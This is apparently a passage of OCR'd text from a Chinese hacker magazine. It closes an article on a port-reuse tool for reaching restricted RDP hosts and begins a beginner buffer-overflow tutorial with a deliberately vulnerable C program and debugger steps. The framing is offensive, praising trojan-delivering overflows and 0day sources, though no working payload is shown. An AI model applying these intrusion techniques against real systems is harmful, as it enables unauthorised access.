28ice.exe不仅能用于突破内网，而且还能用于3389端口连接有限制的公网主机，通过8080端口复用并转发，就可以成功登录对方的3389了。


（文章中涉及到的工具sniffer.exe、exe2bat.vbs、28ice.exe及其源代码28ice.cpp已经收录在光盘中）

小编点评：

28度的冰此文写的蛮好的，通过占用截获数据库，并且筛选发送数据达到端口复用的目的，希望对于那些遇到内网映射服务器的朋友有所帮助。

关于缓冲区溢出的介绍和简单应用

casa



今天给大家带来的是一篇关于溢出的“启蒙”文章。溢出是每一个黑客必备的技术，它的重要性就像SQL injection技术一样，少了它，你就很难挺着胸脯对别人说：“哈，我是黑客！”，但是现在的远程溢出漏洞已经比较少了，更多的是关于ActiveX控件的本地溢出，小菜们平时使用的大部分网马就是通过溢出执行ShellCode来达到让对方中马的目的的。

小知识：什么是ShellCode？

说得通俗点，ShellCode就是一个能给你Shell的Code（代码）。当溢出的字符覆盖了某个寄存器中的值，然后出现一些call或者jmp跳转到寄存器中储存的地址的时候，就会跳转到ShellCode，此时cpu就会执行ShellCode，从而实现黑客的目的，比如说下载运行某个exe程序什么的。

漏洞溢出其实并不难学，只要你能看懂汇编，会写简单的C程序（在这里主要是为了自己写程序测试使用，其实也就是写一点exploit什么的），有一个正常的大脑就可以了。

当然，以上只是入门的条件，小菜们想要达到高手的境界还需要不断的努力才行哦，推荐一个网站http://www.milw0rm.com，这里几乎汇集了目前所有的溢出利用的源代码，而且差不多都是第一时间出现的0day，更新也很快，是一个很值得学习的地方。想要学好漏洞溢出，必须打下扎实的理论基础，首先我们来看看内存的分配，计算机内存运行程序的时候分配的区域是三个。

程序段区域：这里保存的就是程序的代码，不可写。

数据段区域：这里保存的是程序开始时声明的静态全局变量，程序开始的时候，程序的静态全局变量就存在这里了，原则上不可以写，但是有些蠕虫能够通过利用系统权限来进行写操作。

堆栈区域：程序的动态的、用于计算的局部和临时变量就分配在堆栈里面，这里面也储存了过程调用中压入的返回地址数据，可以写。

那溢出的原理又是什么呢？在编写程序代码的时候，由于程序员使用字符串处理函数（gets，strcpy……）时，没有对输入字符串的长度进行检查，然后我们把这个超长的字符串输入给字符串处理函数的参数，这就造成了越界，就会覆盖堆栈中的旧的元素的值，也就是修改了返回地址。这导致CPU去访问一个不存在的地址，结果出错。事实上，我们可以利用这个错误，输入通过精心构造的字符串来使那个不存在的地址变成ShellCode的首地址，此时CPU就会转而执行我们的ShellCode了。

小知识：什么是返回地址？

程序在执行call调用子程序的时候，会先把当前的地址放到堆栈里面保存起来，然后跳到子程序。当子程序运行到retn的时候，就会从栈里面找到之前保存的地址，然后跳回来。这个地址就是返回地址。

以上的这一段话很好理解，我们把内存的堆栈想象成水杯，当我们把水灌满了可是还在灌的时候，水就会溢出来，覆盖在桌面上，如果桌面上有一只蚂蚁，我们用溢出的水正好淹死了它，我们就达到目的了。事实上，溢出的这部分字符串覆盖的是函数的返回地址，而不是蚂蚁，当CPU从堆栈中找返回地址返回到主程序的时候，找到的就是我们覆盖的地址，于是CPU就跳到我们准备的ShellCode那里执行了。此时主程序（也就是漏洞程序）就被晾在那边，但高手们会在ShellCode的末端让CPU跳回去继续执行，消除用户的怀疑。其实我们中网马的时候，IE会停顿一阵子，就是这样的原因。好了，我们现在可以实际操作了。

为了让这篇文章的难度降低，我们使用自己写的程序来实践溢出漏洞的利用。以下是会导致溢出的程序代码（为了方便小菜们理解，我加上了注释）：

```
#include<stdio.h>
#include<string.h>
//-----------------------------------//
void main()
{
    char a[4],b[4];            //这里定义了a和b两个字符数组（字符串），它们的长度都是4。
    printf("a:\n");gets(a);    //在屏幕上输出a:，\n表示换行，然后用户输入a的内容。
    printf("b:\n");gets(b);
    if(!strcmp(a,"abc")&&!strcmp(b,"ABC"))  //这里进行比较，如果a的内容是abc，b的内容是ABC，就输出“Access”。
    printf("\n\n\n\nAccess~!");
}
```

gets()和strcmp()都不检查输入参数的大小，在通过gets()输入超长字符串的时候溢出覆盖返回地址。在运行strcmp()的时候，程序就跳到溢出的字符（也就是被覆盖的地址）那里去了。

打开radasm（我比较喜欢使用这个），选择“文件”->“新建工程”，编译器选择cpp，工程类型选择Console App，工程名称和工程说明自己随便填写，工程文件夹自己也随便挑，然后一直点下一步，双击右边的cpp文件（图1），在打开的编辑区里面输入代码。




图1




图2

然后选择按alt+shift+F5构建程序，按Ctrl+D在OllyDBG里运行（安装radasm时已经附带了，这也是我喜欢使用radasm的原因之一）。在OD里按F7一路走下去，遇到call就按F8，走到一个call我们按F8不能走下去的时候（图2），就是程序要求你输入字符串的时候。

a字符串我们就输入小写的26个英文字母，输完后打回车，b字符串我们就输入大写的26个英文字母，输完后打回车。输入这么长是为了要保证它能够溢出。因为当我们调试别的程序时，没有源代码，所以不知道要多少个才够，黑客们经常会输入五六百个字符，更有的牛人输进去几千个，够强吧！当然，也不是输入的越多越好，因为输入太多反而不会引起溢出或者是溢出失败。由于这不是本文讨论的范畴，具体的细节大家可以参考别的资料。当两串字符输入完之后，OD的代码区就一片空白，这是因为我们跳到了未知地址的缘故，按一下F7，就会跳出如图3所示的框。


